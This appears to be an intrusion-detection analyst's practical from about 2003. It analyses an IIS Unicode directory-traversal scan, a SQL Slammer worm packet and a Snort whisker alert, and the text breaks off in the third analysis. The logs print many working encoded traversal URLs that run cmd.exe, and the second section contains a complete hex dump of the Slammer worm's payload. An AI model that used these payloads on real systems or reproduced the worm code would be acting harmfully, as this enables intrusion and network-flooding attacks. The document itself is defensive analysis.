/PBServer/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:50    IIS Dot Dot Crash Attack      217.215.7.48      13719
      10.0.0.92   80    ../.. | HEAD
/PBServer/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:50    WWW WinNT cmd.exe Access      217.215.7.48      13719
      10.0.0.92   80    /system32/cmd.exe | HEAD
/PBServer/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:50    IIS Dot Dot Crash Attack      217.215.7.48      13720
      10.0.0.93   80    ../.. | HEAD
/PBServer/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:50    WWW WinNT cmd.exe Access      217.215.7.48      13720
      10.0.0.93   80    /system32/cmd.exe | HEAD
/PBServer/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:50    IIS Dot Dot Crash Attack      217.215.7.48      13763
      10.0.0.82   80    ../.. | HEAD
/PBServer/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:50    WWW WinNT cmd.exe Access      217.215.7.48      13763
      10.0.0.82   80    /system32/cmd.exe | HEAD
/PBServer/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:50    IIS Dot Dot Crash Attack      217.215.7.48      13878
      10.0.0.92   80    ../.. | HEAD
```

```
/PBServer/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:50    WWW WinNT cmd.exe Access      217.215.7.48      13878
      10.0.0.92   80    /system32/cmd.exe | HEAD
/PBServer/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:50    IIS Dot Dot Crash Attack      217.215.7.48      13885
      10.0.0.82   80    ../.. | HEAD
/PBServer/..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:50    WWW WinNT cmd.exe Access      217.215.7.48      13885
      10.0.0.82   80    /system32/cmd.exe | HEAD
/PBServer/..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:50    IIS Dot Dot Crash Attack      217.215.7.48      13890
      10.0.0.93   80    ../.. | HEAD
/PBServer/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:50    WWW WinNT cmd.exe Access      217.215.7.48      13890
      10.0.0.93   80    /system32/cmd.exe | HEAD
/PBServer/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:50    IIS CGI Double Decode         217.215.7.48      13983
      10.0.0.82   80    %5C / %5c | HEAD
/PBServer/..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:50    IIS Dot Dot Crash Attack      217.215.7.48      13983
      10.0.0.82   80    ../.. | HEAD
/PBServer/..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:50    WWW WinNT cmd.exe Access      217.215.7.48      13983
      10.0.0.82   80    /system32/cmd.exe | HEAD
/PBServer/..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0

…

1/19/2003 1:51    IIS DOT DOT EXECUTE Attack    217.215.7.48      20842
      10.0.0.92   80    URL with /.. | HEAD
/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:51    WWW WinNT cmd.exe Access      217.215.7.48      20842
      10.0.0.92   80    /system32/cmd.exe | HEAD
/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:51    IIS DOT DOT EXECUTE Attack    217.215.7.48      20842
      10.0.0.93   80    URL with /.. | HEAD
/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:51    WWW WinNT cmd.exe Access      217.215.7.48      20842
      10.0.0.93   80    /system32/cmd.exe | HEAD
/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:52    IIS DOT DOT EXECUTE Attack    217.215.7.48      20842
      10.0.0.92   80    URL with /.. | HEAD
/msadc/..%fc%80%80%80%80%af../..%fc%80%80%80%80%af../..%fc%80%80%80%80%af../w
innt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0\0D\0
```

```
1/19/2003 1:52    IIS Dot Dot Crash Attack      217.215.7.48      20842
      10.0.0.92   80    ../.. | HEAD
/msadc/..%fc%80%80%80%80%af../..%fc%80%80%80%80%af../..%fc%80%80%80%80%af../w
innt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0\0D\0
1/19/2003 1:52    WWW WinNT cmd.exe Access      217.215.7.48      20842
      10.0.0.92   80    /system32/cmd.exe | HEAD
/msadc/..%fc%80%80%80%80%af../..%fc%80%80%80%80%af../..%fc%80%80%80%80%af../w
innt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0\0D\0
1/19/2003 1:52    IIS DOT DOT EXECUTE Attack    217.215.7.48      20842
      10.0.0.93   80    URL with /.. | HEAD
/msadc/..%fc%80%80%80%80%af../..%fc%80%80%80%80%af../..%fc%80%80%80%80%af../w
innt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0\0D\0
1/19/2003 1:52    IIS Dot Dot Crash Attack      217.215.7.48      20842
      10.0.0.93   80    ../.. | HEAD
/msadc/..%fc%80%80%80%80%af../..%fc%80%80%80%80%af../..%fc%80%80%80%80%af../w
innt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0\0D\0
1/19/2003 1:52    WWW WinNT cmd.exe Access      217.215.7.48      20842
      10.0.0.93   80    /system32/cmd.exe | HEAD
/msadc/..%fc%80%80%80%80%af../..%fc%80%80%80%80%af../..%fc%80%80%80%80%af../w
innt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0\0D\0
```

These logs are clearly an IIS vulnerability scan looking to exploit the combination of a standard directory transversal and a Unicode encoded directory transversal [2]. There are several different signatures above that trigger on different parts of the same request. There are also several ping sweeps preceding the vulnerability scan, presumably to determine if there are any active hosts.

The HTTP IIS DOT DOT Exectue Attack and IIS DOT DOT Crash events are triggered by the ../.. characters in the HTTP requests. This is the standard directory transversal attack on early IIS webserver versions. The WWW WinNT cmd.exe Access events are triggered by the system32/cmd.exe string in the events. This is an attempt to run a command shell on the target host. The IIS CGI Double Deocde events attempt a directory transveral by encoding ../ into Unicode twice so that once it is decoded once, IIS will pass it through and process it before it is decoded again back into ../ [3]. The logs of this attack match up very closely to the iis-kabom attack script [4]. The main difference being that the iis-kabom script uses a GET request and this attack was using a HEAD request. Since the script is testing to see if any of these commands are successful, using HEAD requests would still be successful because you should not need to get the actual content returned to you but rather just the correct return code. If a variant returned a code 200 OK then the attacker would know that the system was vulnerable and then could try something other than a directory listing of C:\.

3. Probability the source was spoofed

While there is a possibility that the source was spoofed, it would not benefit the attacker to do so. In order for the directory transversal to provide any benefit, the return must be received by the attacker. If the address was spoofed then the attacker would not know if the attack was successful and thus that the system was vulnerable. It is possible that the attacker could spoof an address on a network that they would be able to listen on and then sniff the response packets but it is unlikely that someone with such a loud

script would take the time to do that. This attacker is much more likely a script kiddie who is just pointing the script all over the internet to see if they can find a vulnerable system.

4. Description of the attack

This attack consisted of ping sweeps to determine victim systems and then a large IIS scan to determine if any of the systems were vulnerable to a variety of directory transversal attacks.

The total attack consists of 669 events in the log. When looking at the source ports, timestamps and context information, however, we can tell that many of these events are duplicates. The content of the packets causes several different rules to be met and multiple events to be triggered. There were 219 unique time stamp, source port and context combinations. There were also 3 different destination IP addresses. If we divide 219 by 3 we get 73. In the iis-kabom test script there are 70 different possible variants to try so the script that was run in this case was modified in some way from that script. The iis-kabom script also does not appear to support the pinging of hosts first to determine if they are alive before starting the attack.

The attacks that were present in this attack relate to several IIS bugs. The related CVE numbers are:

IIS Dot Dot Execute Attack	Looks for /scripts/..	General signature, not specific to a CVE. [5]
IIS Dot Dot Crash Attack	Looks for ../..	General signature, not specific to a CVE. [6]
WWW IIS Unicode Attack	Looks for Unicode in URL - "..%c1%c", "..%c0%af", "..%c1%9c"	CVE-2000-0884 [7]
WWW WinNT cmd.exe Access	Looks for cmd.exe in URL	General signature, not specific to a CVE. [7]
IIS CGI Double Decode	Looks for double encoded Unicode. 0 - %2e(.), %2f (/),%5c ()	CVE-2001-0333 [9]

5. Attack mechanism

The attack works by changing directories to allow the attacker to execute programs on the victim's system. This script combines several different variations of the attack to determine if the particular server is vulnerable to any of them. In this case the attacker is only trying to run cmd.exe to get a directory listing but if the script determines that any of these variations are successful then the attacker will go back to this system and compromise it.

The IIS webserver has long been the bane of security engineers and the target of hackers because of its many vulnerabilities and its ability to be installed by just about anyone on any PC running Windows NT, 2000, etc. Microsoft has continually released

patches for IIS but many users do not realize this or are too lazy or unconcerned to patch their systems. This became truly evident with the NIMDA [10] and Code Red worms which used IIS to propagate around the world and cause major damage. These worms raised some awareness to patch IIS and of security in general, but there are many vulnerable systems out there. That is why hackers are still running scripts such as this.

6. Correlations

This IP address was reported to D-Shield [12] on 1/18, though there is not much information as to what the IP was actually doing.

I was not able to find this exact pattern of attacks but I did find numerous sites listing many variations on IIS Unicode exploits and scripts to use those exploits. Below are some of those sites.
http://www.manshadow.org/tuts/cracking/iis.txt
http://www.root-hack.org/pub/tutorials/unicodestrings.shtml
http://g0tr00t.mson.org/random_stuff/shell.txt
http://www.hakim.ws/hpvc/archivos/UNIDECvar.txt

While I did not find reference to this exact pattern, Unicode attacks on IIS are very common. Here are some references to other Unicode vulnerabilities and reported attacks.
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms00-078.asp
http://cert.uni-stuttgart.de/archive/incidents/2001/07/msg00027.html
http://cert.uni-stuttgart.de/archive/incidents/2003/01/msg00007.html

7. Evidence of active targeting

This scan was definitely active targeting. This is evidenced by the fact that the attacker ran a ping sweep on the subnet before continuing the attack. The pinging was part of the automated script that ran the scan so it is hard to say if the attacker was targeting this subnet specifically or a large range that this subnet falls into. My guess is the latter. With a scan this loud, the attacker most likely pointed the script at a large address range and then waited for the results.

8. Severity

severity = (criticality + lethality) – (system countermeasures + network countermeasures)

Criticality: Though I do not know the exact purpose of these servers, they are all on a hosted e-business segment facing the internet so their purpose would seem to be mission critical. I will give it a 5 because of that.

Lethality: If any of the attempts in this scan were successful then the attacker would know that the system was vulnerable. This attack would only provide a confirmation that

the system was vulnerable, nothing more. Since this attack is not lethal in itself but could provide the basis for a lethal attack I am giving it a 2.

System Countermeasures: The three machines that were scanned are all webservers and thus must have port 80 open to operate correctly. The machines are also all running IIS 5.0. Since these machines are on a hosted segment they have a vulnerability scan run against them once a month with any exposures patched immediately. They are not running any host based firewalls or host based intrusion detection systems. While these systems should be patched, they are IIS and are facing the internet so I will give them a 3.

Network Countermeasures: This is a hosted segment with port 80 open to the internet. There is an IDS on the segment (obviously) but that would only alert us to a problem, not help stop it. Since there is really nothing stopping this attacker from going after port 80, I am going to give this a 1.

(5+2) – (3+1) = 3

This attack is something we should pay attention to but is not dangerous in itself.

9. Defensive recommendations

Blocking this IP and possibly the entire class C it belongs to is the first recommendation I would make. This person is being hostile towards us by scanning our webservers for vulnerabilities so they no longer should have the privilege to access our servers.

These servers should also be patched to the high levels but verifying again that this is true never hurt anybody.

The final recommendation would be to send a note to the offending individual's ISP asking them to investigate this scan and take appropriate action. While this may not result in any action being taken, it will hopefully result in this user losing their privileges at the ISP.

10. Multiple choice test question

Which of the following Unicode character sequences translate to a /?
a. %fc%80%80%80%80%af
b. %%35%63
c. %c1%8q
d. %e0%80%af
e. All except b
f. All except c

The correct answer is f. The correct answer for c should be %c1%8s. All the other answers are variations in Unicode which will result in the same answer. This is why

many attackers use Unicode encoding because it is very hard to account for all the possible translations.

Footnotes

[1] http://www.cisco.com/en/US/products/hw/vpndevc/ps4077/index.html
[2] http://online.securityfocus.com/bid/1806
[3] http://www.microsoft.com/technet/security/bulletin/ms00-078.asp
[4] http://online.securityfocus.com/archive/1/199114
[5] http://www.opensystems.com/support/docs/6332/expsig_3215.html
[6] http://www.opensystems.com/support/docs/6332/expsig_3216.html
[7] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884
[8] http://www.opensystems.com/support/docs/6332/expsig_5081.html
[9] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0333
[10] http://www.idg.net/ic_950766_1794_9-10000.html
[11] http://www.sarc.com/avcenter/venc/data/codered.worm.html
[12] http://www.dshield.org/ipinfo.php?ip=217.215.007.048

Detect 2

1. Source of trace

This trace was taken from a network that is owned by my group. The sensor that logged this packet is attached to a SPAN port on our internet facing switch. It sees all the traffic that is inbound to the firewall for this segment. The segment consists of a 32 address block. The segment has limited access past the firewall from the internet, including no access for HTTP, FTP or Telnet traffic.

Internet Router • Firewall • Switch • Hosts
•
SPAN Port
•
Sensor

2. Detect was generated by

The detect was logged to file by tcpdump verson 3.7.1, libcap version 0.7 on a RedHat Linux 7.3 machine. The command that generated it was tcpdump -i eth1 -vvvns 4000 -w file -c 5 'udp and port 1434'. The file was then read by windump version 3.5.2, WinPcap version 2.1 to get the output below. The command used was windump –envX –r filename.

```
11:25:18.988234 0:0:c:4a:49:39 0:60:3e:59:b6:1 0800 418: 144.89.2.89.1065 > 10.
0.0.251.1434:  udp 376 (ttl 113, id 16864)
0x0000   4500 0194 41e0 0000 7111 f938 9059 0259        E...A...q..8.Y.Y
0x0010   0a00 00fb 0429 059a 0180 23e2 0401 0101        .....)....#.....
```

```
0x0020   0101 0101 0101 0101 0101 0101 0101 0101        ................
0x0030   0101 0101 0101 0101 0101 0101 0101 0101        ................
0x0040   0101 0101 0101 0101 0101 0101 0101 0101        ................
0x0050   0101 0101 0101 0101 0101 0101 0101 0101        ................
0x0060   0101 0101 0101 0101 0101 0101 0101 0101        ................
0x0070   0101 0101 0101 0101 0101 0101 01dc c9b0        ................
0x0080   42eb 0e01 0101 0101 0101 70ae 4201 70ae        B.........p.B.p.
0x0090   4290 9090 9090 9090 9068 dcc9 b042 b801        B........h...B..
0x00a0   0101 0131 c9b1 1850 e2fd 3501 0101 0550        ...1...P..5....P
0x00b0   89e5 5168 2e64 6c6c 6865 6c33 3268 6b65        ..Qh.dllhel32hke
0x00c0   726e 5168 6f75 6e74 6869 636b 4368 4765        rnQhounthickChGe
0x00d0   7454 66b9 6c6c 5168 3332 2e64 6877 7332        tTf.llQh32.dhws2
0x00e0   5f66 b965 7451 6873 6f63 6b66 b974 6f51        _f.etQhsockf.toQ
0x00f0   6873 656e 64be 1810 ae42 8d45 d450 ff16        hsend....B.E.P..
0x0100   508d 45e0 508d 45f0 50ff 1650 be10 10ae        P.E.P.E.P..P....
0x0110   428b 1e8b 033d 558b ec51 7405 be1c 10ae        B....=U..Qt.....
0x0120   42ff 16ff d031 c951 5150 81f1 0301 049b        B....1.QQP......
0x0130   81f1 0101 0101 518d 45cc 508b 45c0 50ff        ......Q.E.P.E.P.
0x0140   166a 116a 026a 02ff d050 8d45 c450 8b45        .j.j.j...P.E.P.E
0x0150   c050 ff16 89c6 09db 81f3 3c61 d9ff 8b45        .P........<a...E
0x0160   b48d 0c40 8d14 88c1 e204 01c2 c1e2 0829        ...@...........)
0x0170   c28d 0490 01d8 8945 b46a 108d 45b0 5031        .......E.j..E.P1
0x0180   c951 6681 f178 0151 8d45 0350 8b45 ac50        .Qf..x.Q.E.P.E.P
0x0190   ffd6 ebca                                      ....
```

The packet above was flagged because of an active search for it. The filter on my tcpdump session limited the packets captured to UDP and with port 1434. This last weekend was spent looking for these packets because of the release of the SQL Slammer/Sapphire worm. The quick spread of this worm made it very easy to detect packets from its infections.

3. Probability the source address was spoofed

This packet is most likely from the specified source. The sole purpose of the worm that generates these packets is to infect a host and then try to infect other hosts. It is possible that someone could send out a packet that looks like a worm packet to infect others but it would not do them much good as the worm propagates itself already.

4 and 5. Description of attack and attack mechanism

A target machine receives a packet with a 376 byte payload to UDP port 1434 from an infected machine. This port is listed on the IANA ports list [1] as MS-SQL-Monitor and is also how to reach the MS SQL Server Resolution Service which contains the vulnerabilities that are exploited. This one packet contains all the the code for the worm. The vulnerability that was exploited was announced by Microsoft in July 2002 [2] and also is a CVE candidate [3]. It effects MS SQL Server 2000 SP2 and below as well as MS Desktop Engine (MSDE) SP2 and below.

The infection is caused by a buffer overrun which then allows code to be executed. The code contained in the packet sets up the worm in the target machine's memory and makes system calls to kernel32.dll and ws2_32.dll. The worm also pushes GetTickCount which it uses as the seed for creating a random IP address to infect. This random IP address is then a packet containing the worm code to USP port 1434. If this system is vulnerable then it is now infected and the process starts over again to

continue infection. The original compromised host continues sending out packets to try to infect other hosts. If the randomly selected IP address to infect is not an active IP, the destination router will send back an ICMP error message in most cases which creates even more traffic.

This attack can be recognized by several distinguishing features. First, the destination post is always UDP 1434. Second, the packet payload is always 376 bytes. Third, the packet payload is always exactly the same. The payload is distinguished by starting with 0x04 as the first byte following the UDP header. This is then followed by 96 bytes of 0x01. The payload of the worm follows thereafter.

This worm is only memory resident and does not make any permanent mark on the victim system. There are no backdoors installed nor any setup of communications back to another source to notify the creator of a successful compromise as some recent worms have done. The sole purpose of this worm is to create a denial of service by flooding the internet with UDP packets looking for hosts to infect and ICMP error messages from the networks of any hosts that are not active.

6. Correlations

When this worm hit on January 25th, 2003, it immediately infected thousands of hosts. The internet security community immediately became active to try to determine what was causing the flood of packets and how to stop it. Several major ISPs were temporarily put out of service because of the amount of traffic they were receiving. The incident.org incidents list also included many threads involving the worm [4]. Many security companies also put out security advisories. Below are some of them.
http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21824
http://www.microsoft.com/security/slammer.asp
http://www.sarc.com/avcenter/venc/data/w32.sqlexp.worm.html

Dshield.org also released a graph showing the massive amount of infections that happened almost immediately after the worm was released.
http://isc.sans.org/day2.gif
http://isc.sans.org/initialfit.gif

7. Evidence of active targeting

This is not a case of active targeting. This worm does not do any reconnaissance to determine if a system is vulnerable before sending its attack. It picks a random IP address and starts sending packets. If the worm were to do active targeting it would not have created such a denial of service. The denial of service was created because the worm was sending packets everywhere.

8. Severity

severity = (criticality + lethality) – (system countermeasures + network countermeasures)

Criticality: The server this packet is intended for is a key infrastructure server and is critical to the operations on this network segment. That rates this section a 5.

Lethality: If the attack were successful then the box would begin to create a large amount of network traffic. Rebooting the machine and applying the appropriate patch would resolve the problem so it would not be too severe. I would give the lethality a 3.

System Countermeasures: This machine does not run windows and does not have any of the affected products installed on it. There is no way that this machine could be infected so I give this section a 5.

Network Countermeasures: The firewall does not allow port 1434 inbound to this network so the packet above was definitely dropped at the firewall. Since the packet would not have even made it to the destination I must give this section a 5.

Severity = (5 + 3) – (5 + 5) = -2
This attack is benign and does not need any subsequent attention.

9. Defensive recommendations

This network segment is not vulnerable to this attack because the associated port is not open through the firewall. Most of the machines on this segment are running non-Windows operating systems and none are running MS SQL Server 2000. It is always important, however, to insure that all systems are up-to-date on their patches and that the firewall is only allowing in necessary traffic.

10. Multiple choice test question

Which of the following tcpdump filters would best catch packets from the Slammer/Sapphire worm?
a) udp and port 1434
b) tcp and port 1434
c) udp and dst port 1434
d) udp and dst port 1434 and udp[28:4] = 0x04010101

The correct answer is d). This filter specifies that the protocol is UDP, the destination port is 1434 and starting at the 28th offset byte you have the hex 04010101. All of these traits are inherent to a Slammer/Sapphire packet. The answers a) and c) would get you similar results but it is possible you would get other packets as well, such packets with a source port of 1434 in a) and a possible return communication from legitimate requests where the source port 1434 was chosen in c). The answer b) would not get you the right packets because it is looking for TCP, not UDP

Footnotes

[1] http://www.iana.org/assignments/port-numbers
[2] http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp
[3] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649
[4] http://cert.uni-stuttgart.de/archive/incidents/2003/01/threads.html

Detect 3

```
Snort
[**] [1:1171:6] WEB-MISC whisker HEAD with large datagram [**]
[Classification: Attempted Information Leak] [Priority: 2]
10/09-09:38:22.596507 32.245.166.236:64218 -> 207.68.176.190:80
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:2846
***AP*** Seq: 0xF52BF151  Ack: 0xAE5D1EFE  Win: 0x4470  TcpLen: 20
[Xref => http://www.wiretrip.net/rfp/pages/whitepapers/whiskerids.html]

Tcpdump
09:38:22.596507 32.245.166.236.64218 > search.msn.com.http: P 0:2806(2806)
ack 2
807 win 17520 [tos 0x10]  (ttl 240, id 0, len 2846, bad cksum 0!)
0x0000   4510 0b1e 0000 0000 f006 0000 20f5 a6ec        E..............
0x0010   cf44 b0be fada 0050 f52b f151 ae5d 1efe        .D.....P.+.Q.]..
0x0020   5018 4470 0000 0000 4865 6164 6c69 6e65        P.Dp....Headline
0x0030   732b 7c2b 5068 6f74 6f73 2b7c 2b43 6f76        s+|+Photos+|+Cov
0x0040   6572 6167 6573 2b7c 2b54 6f70 6963 732b        erages+|+Topics+
0x0050   7c2b 5065 6f70 6c65 2b7c 2b43 6974 6965        |+People+|+Citie
0x0060   732b 7c3c 2f64 6573 633e 3c2f 7265 7375        s+|</desc></resu
0x0070   6c74 3e3c 7265 7375 6c74 3e3c 6469 7370        lt><result><disp
0x0080   6c61 7975 726c 3e77 7777 2e6d 756e 6469        layurl>www.mundi
0x0090   616c 6465 766f 6c6c 6579 2e6f 7267 2f65        aldevolley.org/e
0x00a0   7370 616e 6f6c 2f61 6372 6564 6974 6174        spanol/acreditat
0x00b0   696f 6e73 2f66 6f72 6d75 6c61 7269 6f2e        ions/formulario.
0x00c0   6874 6d3c 2f64 6973 706c 6179 7572 6c3e        htm</displayurl>
0x00d0   3c75 726c 3e68 7474 703a 2f2f 7777 772e        <url>http://www.
0x00e0   6d75 6e64 6961 6c64 6576 6f6c 6c65 792e        mundialdevolley.
0x00f0   6f72 672f 6573 7061 6e6f 6c2f 6163 7265        org/espanol/acre
0x0100   6469 7461 7469 6f6e 732f 666f 726d 756c        ditations/formul
0x0110   6172 696f 2e68 746d 3c2f 7572 6c3e 3c75        ario.htm</url><u
0x0120   726c 656e 636f 6465 3e68 7474 703a 3361        rlencode>http:3a
0x0130   2532 6625 3266 7777 7725 3265 6d75 6e64        %2f%2fwww%2emund
0x0140   6961 6c64 6576 6f6c 6c65 7925 3265 6f72        ialdevolley%2eor
0x0150   6725 3266 6573 7061 6e6f 6c25 3266 6163        g%2fespanol%2fac
0x0160   7265 6469 7461 7469 6f6e 7325 3266 666f        reditations%2ffo
0x0170   726d 756c 6172 696f 2532 6568 746d 3c2f        rmulario%2ehtm</
0x0180   7572 6c65 6e63 6f64 653e 3c74 6974 6c65        urlencode><title
0x0190   3e4d 756e 6469 616c 2b64 652b 566f 6c6c        >Mundial+de+Voll
0x01a0   6579 6261 6c6c 2b41 7267 656e 7469 6e61        eyball+Argentina
0x01b0   2b32 3030 322b 2d2b 5072 6573 732b 4163        +2002+-+Press+Ac
0x01c0   6372 6564 6974 6174 696f 6e2b 466f 726d        creditation+Form
0x01d0   3c2f 7469 746c 653e 3c64 6573 633e 4361        </title><desc>Ca
0x01e0   6d70 656f 6e61 746f 2b4d 756e 6469 616c        mpeonato+Mundial
0x01f0   2b64 652b 566f 6c6c 6579 6261 6c6c 2b4d        +de+Volleyball+M
0x0200   6173 6375 6c69 6e6f 2b41 7267 656e 7469        asculino+Argenti
0x0210   6e61 2b32 3030 322b 3230 3032 2b4d 656e        na+2002+2002+Men
0x0220   2773 2b56 6f6c 6c65 7962 616c 6c2b 576f        's+Volleyball+Wo
0x0230   726c 642b 4368 616d 7069 6f6e 7368 6970        rld+Championship
0x0240   2b50 6172 613a 2b50 6572 696f 6469 7374        +Para:+Periodist
```

```
0x0250   6173 2b2f 2b46 6f74 6469 6772 6166 6f73        as+/+Fotdigrafos
0x0260   2b2f 2b52 6564 6163 746f 7265 732b 6465        +/+Redactores+de
0x0270   2b50 6e6f 6769 6e61 2b57 6562 2b46 6f72        +Pnogina+Web+For
0x0280   3a2b 4a6f 7572 6e61 6c69 7374 732b 2f2b        :+Journalists+/+
0x0290   5068 6f74 6f67 7261 7068 6572 732b 2f2b        Photographers+/+
0x02a0   5765 6273 6974 652b 6564 6974 6f72 732b        Website+editors+
0x02b0   3c2f 6465 7363 3e3c 2f72 6573 756c 743e        </desc></result>
0x02c0   3c72 6573 756c 743e 3c64 6973 706c 6179        <result><display
0x02d0   7572 6c3e 7777 772e 6d6f 6f72 6573 706f        url>www.moorespo
0x02e0   7274 732e 636f 6d2f 636f 6e74 656e 742f        rts.com/content/
0x02f0   7370 6f72 7473 746f 7572 732f 766f 6c6c        sportstours/voll
0x0300   6579 6261 6c6c 2f61 7267 656e 7469 6e61        eyball/argentina
0x0310   2e68 746d 3c2f 6469 7370 6c61 7975 726c        .htm</displayurl
0x0320   3e3c 7572 6c3e 6874 7470 3a2f 2f77 7777        ><url>http://www
0x0330   2e6d 6f6f 7265 7370 6f72 7473 2e63 6f6d        .mooresports.com
0x0340   2f63 6f6e 7465 6e74 2f73 706f 7274 7374        /content/sportst
0x0350   6f75 7273 2f76 6f6c 6c65 7962 616c 6c2f        ours/volleyball/
0x0360   6172 6765 6e74 696e 612e 6874 6d3c 2f75        argentina.htm</u
0x0370   726c 3e3c 7572 6c65 6e63 6f64 653e 6874        rl><urlencode>ht
0x0380   7470 2533 6125 3266 2532 6677 7777 2532        tp%3a%2f%2fwww%2
0x0390   656d 6f6f 7265 7370 6f72 7473 2532 6563        emooresports%2ec
0x03a0   6f6d 2532 6663 6f6e 7465 6e74 2532 6673        om%2fcontent%2fs
0x03b0   706f 7274 7374 6f75 7273 2532 6676 6f6c        portstours%2fvol
0x03c0   6c65 7962 616c 6c25 3266 6172 6765 6e74        leyball%2fargent
0x03d0   696e 6125 3265 6874 6d3c 2f75 726c 656e        ina%2ehtm</urlen
0x03e0   636f 6465 3e3c 7469 746c 653e 4d6f 6f72        code><title>Moor
0x03f0   652b 5370 6f72 7473 2b54 7261 7665 6c2b        e+Sports+Travel+
0x0400   2d2b 5370 6f72 7473 2b54 6f75 7273 2b2d        -+Sports+Tours+-
0x0410   2b56 6f6c 6c65 7962 616c 6c2b 2d2b 4172        +Volleyball+-+Ar
0x0420   6765 6e74 696e 613c 2f74 6974 6c65 3e3c        gentina</title><
0x0430   6465 7363 3e54 616b 652b 796f 7572 2b76        desc>Take+your+v
0x0440   6f6c 6c65 7962 616c 6c2b 7465 616d 2b6f        olleyball+team+o
0x0450   6e2b 612b 7472 6970 2b74 6865 792b 7769        n+a+trip+they+wi
0x0460   6c6c 2b6e 6576 6572 2b66 6f72 6765 7421        ll+never+forget!
0x0470   2b4f 6e65 2b6f 662b 536f 7574 682b 416d        +One+of+South+Am
0x0480   6572 6963 6127 732b 6a65 7765 6c73 2c2b        erica's+jewels,+
0x0490   4172 6765 6e74 696e 612b 6973 2b61 2b70        Argentina+is+a+p
0x04a0   6572 6665 6374 2b6c 6f63 6174 696f 6e2b        erfect+location+
0x04b0   666f 722b 612b 766f 6c6c 6579 6261 6c6c        for+a+volleyball
0x04c0   2b74 6f75 722e 2b3c 2f64 6573 633e 3c2f        +tour.+</desc></
0x04d0   7265 7375 6c74 3e3c 2f64 633e 3c64 632b        result></dc><dc+
0x04e0   7479 7065 3d22 7175 6572 7922 2b73 7263        type="query"+src
0x04f0   3d22 656e 2d75 732d 5858 582d 7365 7422        ="en-us-XXX-set"
0x0500   3e3c 636f 6e74 726f 6c3e 3c66 6972 7374        ><control><first
0x0510   3e31 3c2f 6669 7273 743e 3c6c 6173 743e        >1</first><last>
0x0520   373c 2f6c 6173 743e 3c74 6f74 616c 3e37        7</last><total>7
0x0530   3c2f 746f 7461 6c3e 3c2f 636f 6e74 726f        </total></contro
0x0540   6c3e 3c72 6573 756c 742b 6964 3d22 3130        l><result+id="10
0x0550   3133 3934 3730 3038 222b 6d61 7463 6865        13947008"+matche
0x0560   6457 6f72 6473 3d22 3222 3e3c 7469 746c        dWords="2"><titl
0x0570   653e 4578 7065 6469 6141 7373 6f63 6961        e>ExpediaAssocia
0x0580   7465 643c 2f74 6974 6c65 3e3c 6465 7363        ted</title><desc
0x0590   3e45 7870 6564 6961 2b41 7373 6f63 6961        >Expedia+Associa
0x05a0   7465 643c 2f64 6573 633e 3c2f 7265 7375        ted</desc></resu
0x05b0   6c74 3e3c 7265 7375 6c74 2b69 643d 2231        lt><result+id="1
0x05c0   3031 3436 3532 3339 3922 2b6d 6174 6368        014652399"+match
0x05d0   6564 576f 7264 733d 2234 223e                  edWords="4">
```

1. Source of Trace

The trace was taken from the file 2002.9.9 on the incidents.org raw logs page (http://www.incidents.org/logs/Raw/2002.9.9) The files have been sanitized as described by http://www.incidents.org/logs/Raw/README. The time stamps in the file are also one day after the date listed in the filename.

Based on a simple review of the packets using tcpdump, we can see that there are only 2 MAC addresses for all the packets.

```
# tcpdump -neqr 2002.9.9 | more
03:42:33.026507 0:0:c:4:b2:33 0:3:e3:d9:26:c0 589: 32.245.166.236.63217 >
